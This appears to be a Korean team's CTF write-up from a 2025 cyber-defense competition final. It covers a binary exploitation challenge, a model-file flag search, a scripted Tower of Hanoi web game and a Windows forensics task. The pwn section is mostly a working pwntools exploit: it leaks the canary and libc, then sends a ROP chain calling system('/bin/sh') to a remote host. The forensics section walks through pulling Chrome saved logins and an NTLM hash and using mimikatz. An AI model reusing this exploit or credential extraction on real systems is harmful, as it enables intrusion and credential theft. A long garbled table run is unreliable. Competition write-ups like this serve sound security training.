

2025 사이버공격방어대회 본선 Write-Up

팀명	GetReadyForTheNextPingPong
문제명	Ing 경보센터
문제 풀이과정 작성(스크린샷 필수)	
<p>1. memory leak 취약점</p>  <pre> .bss:0000000000000500 ; FILE *stdin .bss:0000000000000500 stdin@GLIBC_2.2.5 dq ? ; DATA XREF: LOAD:0000000000000050 .bss:0000000000000500 ; main+391r .bss:0000000000000500 ; Alternative name is 'stdin' .bss:0000000000000500 ; Copy of shared data .bss:0000000000000500 completed_0 db ? ; DATA XREF: __do_global_dtors_aux .bss:0000000000000500 ; __do_global_dtors_aux+2C1w .bss:0000000000000500 align 20h .bss:0000000000000500 public gas_center .bss:0000000000000500 gas_center dd ? ; DATA XREF: init_system+2A1w .bss:0000000000000500 ; system_information+2A1r .bss:0000000000000500 word_5044 dw ? ; DATA XREF: init_system+341w .bss:0000000000000500 ; system_information+461rbss:0000000000000500 word_5046 dw ? ; DATA XREF: init_system+3D1w .bss:0000000000000500 ; system_information+641rbss:0000000000000500 dword_5048 dd ? ; DATA XREF: init_system+461w .bss:0000000000000500 ; system_information+821rbss:0000000000000500 byte_504C db ? ; DATA XREF: init_system+501w .bss:0000000000000500 ; system_information+9E1rbss:0000000000000500 byte_504D db ? ; DATA XREF: init_system+571w .bss:0000000000000500 ; system_information+E41rbss:0000000000000500 word_504E dw ? ; DATA XREF: init_system+5E1w .bss:0000000000000500 ; system_information+1041rbss:0000000000000500 byte_5050 db ? ; DATA XREF: init_system+671w .bss:0000000000000500 ; system_information+1221rbss:0000000000000500 byte_5051 db ? ; DATA XREF: init_system+6E1w .bss:0000000000000500 ; system_information+1541rbss:0000000000000500 byte_5052 db ? ; DATA XREF: init_system+751w .bss:0000000000000500 ; system_information+1861rbss:0000000000000500 regin_index db ? ; DATA XREF: init_system+7C1w .bss:0000000000000500 ; system_information+1A61rbss:0000000000000500 dword_5054 dd ? ; DATA XREF: init_system+8D1w .bss:0000000000000500 ; backup_data+2A1rbss:0000000000000500 word_5058 dw ? ; DATA XREF: init_system+931w .bss:0000000000000500 ; system_information+1C61r .bss:0000000000000500 byte_505A db ? ; DATA XREF: init_system+9C1w .bss:0000000000000500 ; system_information+1E41r .bss:0000000000000500 byte_505B db ? ; DATA XREF: init_system+A31w .bss:0000000000000500 ; system_information+2161r .bss:0000000000000500 hex-0000000000000000 ; align 20h </pre> <p>1) 12번 메뉴에서 입력하는 숫자 n / 256으로 regin_index 조작이 가능함.</p> <p>2) 5번 메뉴 기능과 조작된 regin_index를 통해 buf + regin_index의 한바이트 값을 매번 조회 가능</p>  <pre> lea rax, aRegionStorageLevel ; "[*] Region Storage Level" mov rdi, rax ; s call _puts movzx eax, cs:regin_index movzx eax, al mov esi, eax lea rax, aRegionD ; "Region: %d\n" mov rdi, rax ; format mov eax, 0 call _printf movzx eax, cs:regin_index movzx eax, al cdqe movzx eax, [rbp+rax+var_30] movzx eax, al mov esi, eax lea rax, aStorageLevelHh ; "Storage Level: %hu\n" mov rdi, rax ; format mov eax, 0 call _printf jmp loc_203D </pre>	

2025 사이버공격방어대회 본선 Write-Up

3) 12번 메뉴와 5번 메뉴의 반복으로 canary(buf+40) 과 libc_leak(buf+56) 식별 가능

2. BOF 취약점

```
1 void handle_usr2()
2 {
3     char v0[40]; // [rsp+10h] [rbp-30h] BYREF
4     unsigned __int64 v1; // [rsp+38h] [rbp-8h]
5
6     v1 = __readfsqword(40u);
7     printf("Write any remarks: ");
8     gets(v0);
9     printf("Remarks: %s\n", v0);
10 }
```

buf[40] 이상 값을 쓸 수 있으며 검증 로직 없음.

3. ROP를 위한 주소 계산

메모리 leak을 통해 스택 상에서 얻은 libc_leak 값에 libc 시작 주소를 뺄셈 하여 libc_base 주소 획득 가능

주어진 도커 환경을 구축하여 로컬 컨테이너 안에서 gdb를 통해 주소 확인 가능

```
(gdb) x/i 0x0000702faae381ca
0x702faae381ca < __libc_start_call_main+122>: mov     %eax,%edi
(gdb) vmmmap
Undefined command: "vmmmap". Try "help".
(gdb) info proc mappings
process 15
Mapped address spaces:

      Start Addr       End Addr       Size     Offset  Perms  objfile
      0x5e17321fb000    0x5e17321fc000    0x1000        0x0     r--p   /home/lng/prob
      0x5e17321fc000    0x5e17321fe000    0x2000        0x1000  r-xp   /home/lng/prob
      0x5e17321fe000    0x5e17321ff000    0x1000        0x3000  r--p   /home/lng/prob
      0x5e17321ff000    0x5e1732200000    0x1000        0x3000  r--p   /home/lng/prob
      0x5e1732200000    0x5e1732201000    0x1000        0x4000  rw-p   /home/lng/prob
      0x702faae0b000    0x702faae0e000    0x3000         0x0     rw-p
      0x702faae0e000    0x702faae36000    0x28000        0x0     r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x702faae36000    0x702faafbe000    0x188000       0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x702faafbe000    0x702fab00d000    0x4f000       0x1b0000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x702fab00d000    0x702fab011000    0x4000        0x1fe000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x702fab011000    0x702fab013000    0x2000       0x202000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
```

이후 주어진 libc와 libc base 주소를 활용하여 pop_rdi, bin/sh, ret, system 함수의 주소를 계산.

4. 익스플로잇 시나리오

1번과 2번 취약점을 활용하여 페이로드를 다음과 같이 작성

payload = b'A' * 40 + p64(canary) + b'b' * 8 + p64(pop_rdi) + p64(binsh) + p64(ret) + p64(system)

5. 익스 성공

```
flag
prob
run.sh
cce2025{278b0eb0539887d0dd903084e460f54852b5eedfb613c91958371846f90453a9156b
82b52224b3f9427ee3bffa55be26f28ece34b1b98c7b06}
$
```

2025 사이버공격방어대회 본선 Write-Up

6. ex 스크립트

```
from pwn import *
import re, time

# ===== 환경 =====
BIN = './deploy/prob'
#LOCAL = True
LOCAL = False
#HOST, PORT = '127.0.0.1', 54321
HOST, PORT = '3.38.199.229', 54321

libc_path = '/home/user/workspace/ctf/for_user/libc-2.39.so'
#libc_path = '/usr/lib/x86_64-linux-gnu/libc.so.6'
libc = ELF(libc_path)

context.arch = 'amd64'
# context.log_level = 'debug'

# ===== 메뉴 유틸 =====
def new_io():
    io = process(BIN) if LOCAL else remote(HOST, PORT)
    io.recvuntil(b'Select: ') # 처음 배너 + 첫 Select: 먹기
    return io

def wait_menu(io):
    io.recvuntil(b'Select: ')

def set_region_index(io, idx):
    """Region Index = floor(user_input/256) → 원하는 idx면 입력 = idx*256"""
    io.sendline(b'12')
    io.recvuntil(b':', timeout=1)
    io.sendline(str(idx * 256).encode())
    wait_menu(io)

def show_region_storage_level(io):
    """메뉴 5 출력에서 YY를 파싱해서 리턴"""
    io.sendline(b'5')
    data = io.recvuntil(b'Select: ', drop=False, timeout=1.5)
    m2 = re.search(rb'Storage Level:Ws*(\Wd+)', data)
    lvl = int(m2.group(1)) if m2 else None
    return lvl

def leak_byte_at(io, index):
    set_region_index(io, index)
    return show_region_storage_level(io)

def leak_qword(io, start_index):
    """같은 프로세스에서 8바이트 연속 누수"""
    v = 0
    for i in range(8):
        b = leak_byte_at(io, start_index + i)
        if b is None:
            raise RuntimeError(f'leak fail at idx {start_index+i}')
        v |= (b & 0xff) << (8*i)
    return v

def goto_usr2(io):
    """11 → 4 (gets 자리)"""
    # wait_menu(io)
    io.sendline(b'11')
    io.recvuntil(b'Select: ')
    io.sendline(b'4')
    io.recvuntil(b'Write any remarks: ')

```

2025 사이버공격방어대회 본선 Write-Up

```
def main():
    io = new_io()

    log.info("Leaking canary (same connection)...")
    canary = leak_qword(io, 40)
    log.success(f"canary = 0x{canary:016x}")

    log.info("Leaking a libc return pointer from stack (same connection)...")
    libc_ptr = leak_qword(io, 56)
    log.success(f"libc-like ptr = 0x{libc_ptr:016x}")

    libc_off = 0x2a1ca
    libc_base = libc_ptr - libc_off
    log.info("libc base: " + hex(libc_base))

    pop_rdi = libc_base + 0x0000000000010f75b
    ret = pop_rdi + 1
    system = libc_base + libc.symbols['system']
    binsh = libc_base + 0x1cb42f


    goto_usr2(io)
    payload = b'A' * 40 + p64(canary) + b'b' * 8 + p64(pop_rdi) + p64(binsh) + p64(ret) +
    p64(system)

    io.send(payload)



    io.interactive()
    io.close()

if __name__ == "__main__":
    main()
```

2025 사이버공격방어대회 결선 Write-Up

팀명	GetReadyForTheNextPingPong
문제명	안전게시판
문제 풀이과정 작성(스크린샷 필수)	
<p>1. 문제 분석</p> <p>주어진 프로그램은 웹서버 소스코드로, AI 모델을 이용하여 게시판 이용 시 텍스트를 필터링하는 기능을 제공함. 이 때 사용되는 AI 모델을 공격할 수 있는 input 값을 찾는 문제임.</p> <p>2. 풀이 과정</p> <p>웹 서버 코드 내에서 AI모델이 사용되는 부분을 탐색. src/main.py 파일 내 create_post 함수에서 model을 접근하는 것을 확인.</p> <pre>@app.post("/posts") async def create_post(title: str = Form(...), content: str = Form(...), password: str = Form(...), db: Session = Depends(get_db)): global model if model.predict([str(content)])[0] == 1: raise HTTPException(status_code=400, detail="게시글에 필터링된 문자열이 포함되어 있습니다.") post = Post(title=title, content=content, password_hash=get_password_hash(password)) db.add(post) db.commit() db.refresh(post) return {"message": "게시글이 성공적으로 작성되었습니다.", "post_id": post.id}</pre> <p>함수 사용에 특이사항이 발견되지 않아, import된 모델 파일(model.pkl)을 확인, flag 형식인 cce2025_... 검색을 위해 cce2025 검색.</p>  <p>파일 내에서 flag 값인 cce2025_69652ef928f76367740f367e71c07457_ 확인.</p>	

2025 사이버공격방어대회 결선 Write-Up

팀명	GetReadyForTheNextPingPong
문제명	시흥무역항
문제 풀이과정 작성(스크린샷 필수)	
<div>1. 문제 분석</div> <p>주어진 프로그램은 웹 게임의 일종으로, 하노이의 탑과 동일한 규칙으로 한 배의 화물을 다른 목적지 배로 옮기는 것이다. 시작은 0번이며, 도착지는 (배의 수)-1로 확인된다. 문제는 3개이며, 처음은 3척, 두 번째는 5척, 세 번째는 6척으로 진행된다.</p> <div>2. 풀이 과정</div> <p>배의 화물 움직임을 어떻게 처리하는지 확인하기 위해 브라우저 코드를 확인. 매 이동시마다 POST 요청을 통해 이동 명령과 상태를 받는 것을 확인하였다.</p> <div></div> <p>아래와 같이 python을 이용하여 배가 3척일 때 하노이의 탑을 풀어주는 코드를 작성.</p> <pre>import requests datas = {'key' : 'value'} url = "http://3.38.207.49/api/move" headers = { "Accept": "*/.*", "Accept-Language": "ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,ja;q=0.6", "Connection": "keep-alive", "Content-Type": "application/json", "Origin": "http://3.38.207.49", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36" } cookies = { "hs_session": "fc64eae6f9beedf880149c56789c19580263660b578b76ae9f84fa8e6f76ff97" } session = requests.Session() session.headers.update(headers) session.cookies.update(cookies) sizes = 13 maxs = 6 use_pole = [2,1,5] def solve(fr,to): print("%d -> %d"%(use_pole[fr],use_pole[to])) data = { "fromPeg": use_pole[fr], "toPeg": use_pole[to] } response = session.post(url, json=data, verify=False) # --insecure 옵션에 대응하며 verify=False 사용 #print(response.status_code) #print(response.text) return def solve_hanoi(fr,to,depth): if depth == 1: solve(fr,to) return solve_hanoi(fr,3-fr-to,depth-1) solve(fr,to) solve_hanoi(3-fr-to,to,depth-1) solve_hanoi(0,2,4)</pre>	

2025 사이버공격방어대회 결선 Write-Up

첫 번째 문제 해결 후, 두, 세 번째 문제는 화물을 5개, 5개씩 미리 목적지가 아닌 배로 옮기고, 나머지(3~5개)를 목적지로 보낸 뒤 나머지를 순서대로 목적지에 보내면 시간 단축이 가능.

시흥무역항

새 항차 시작

모든 항차 완료! 총 단계: 3 | 제한 시간: 8:53



입항 완료!

FLAG:

cce2025{719cfccaea30049ebb3cfe94e36f732a84de05d40c563440338ceb22e341daf8}

세 번의 문제를 모두 해결하면 아래와 같이 FLAG가 출력된다.

flag: cce2025{719cfccaea30049ebb3cfe94e36f732a84de05d40c563440338ceb22e341daf8}

2025 사이버공격방어대회 본선 Write-Up

팀명

문제명

GetReadyForTheNextPingPong

송파방송국

문제 풀이과정 작성(스크린샷 필수)

사용자가 크롬 브라우저를 통해 접속한 페이지 목록 중 업로드한 것으로 의심되는 주소 식별

URL	마지막으로 방문...	제목
https://ccemedia.servemp3.com:8080/	2025-09-05 PM 5:51:56	ccemedia.servemp3.com
http://ccemedia.servemp3.com:8080/flag	2025-09-05 PM 5:54:30	업로드 완료 - MediaCloud 미디어 클라우드
http://ccemedia.servemp3.com:8080/login	2025-09-05 PM 5:54:34	ccemedia.servemp3.com

크롬 로그인 데이터에서 해당 사이트에 로그인한 사용자 이름과 암호화된 패스워드 식별

사용자 이름	암호	생성한 날짜/시간	URL
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 5:45:26	https://www.netflix.com/kr-en/login
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 5:54:32	http://ccemedia.servemp3.com:8080/login
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 5:48:37	https://www.tving.com/account/login/tving
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 5:51:25	https://streamable.com/login
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 5:55:56	https://www.transfernow.net/en/signin
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 5:49:18	https://www.gomlab.com/users/login
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 5:56:51	https://www.dropbox.com/login
variety@songpa.com	<Encrypted Data>	2025-09-05 PM 6:01:06	https://auth.services.adobe.com/en_US/index.html

문서 폴더에 패스워드 관련 메모파일 확인되지만 해당 정보로 로그인 실패

Songpa_Broadcasting_station.txt

파일 편집 보기

H1

Songpa broadcasting station accounts

TEAM name : Password

variety@songpa.com : variety123

drama@songpa.com : drama123

nightshow@songpa.com : nightshow123

film@songpa.com : film123

크롬 Login Data에 저장된 패스워드를 복호화해야함


login_url	username	password	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password_saved	password
-----------	----------	----------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------------	----------

2025 사이버공격방어대회 본선 Write-Up


윈도우 사용자 계정이 필요하기 때문에 NTLM hash를 확인 후 패스워드 획득

아티팩트 정보

사용자 이름	broadcast
사용자 유형	Local User
보안 식별자	S-1-5-21-2492182386-177861239-4053089155-1001
프로필 경로	C:\Users\broadcast
마지막 로그인 날짜/시간	2025-09-06 AM 7:54:26
마지막 암호 변경 날짜/시간	2025-09-06 AM 7:52:49
암호 필수	True
NTLM 해시	14FFB96D80179D34D603370DB3A9EBE1
사용자 그룹	Administrators
로그인 횟수	2
계정 사용 안 함	False



획득한 패스워드와 Protect 폴더의 Sid 정보를 활용하여 mimikatz로 마스터키 획득



2025 사이버공격방어대회 본선 Write-Up

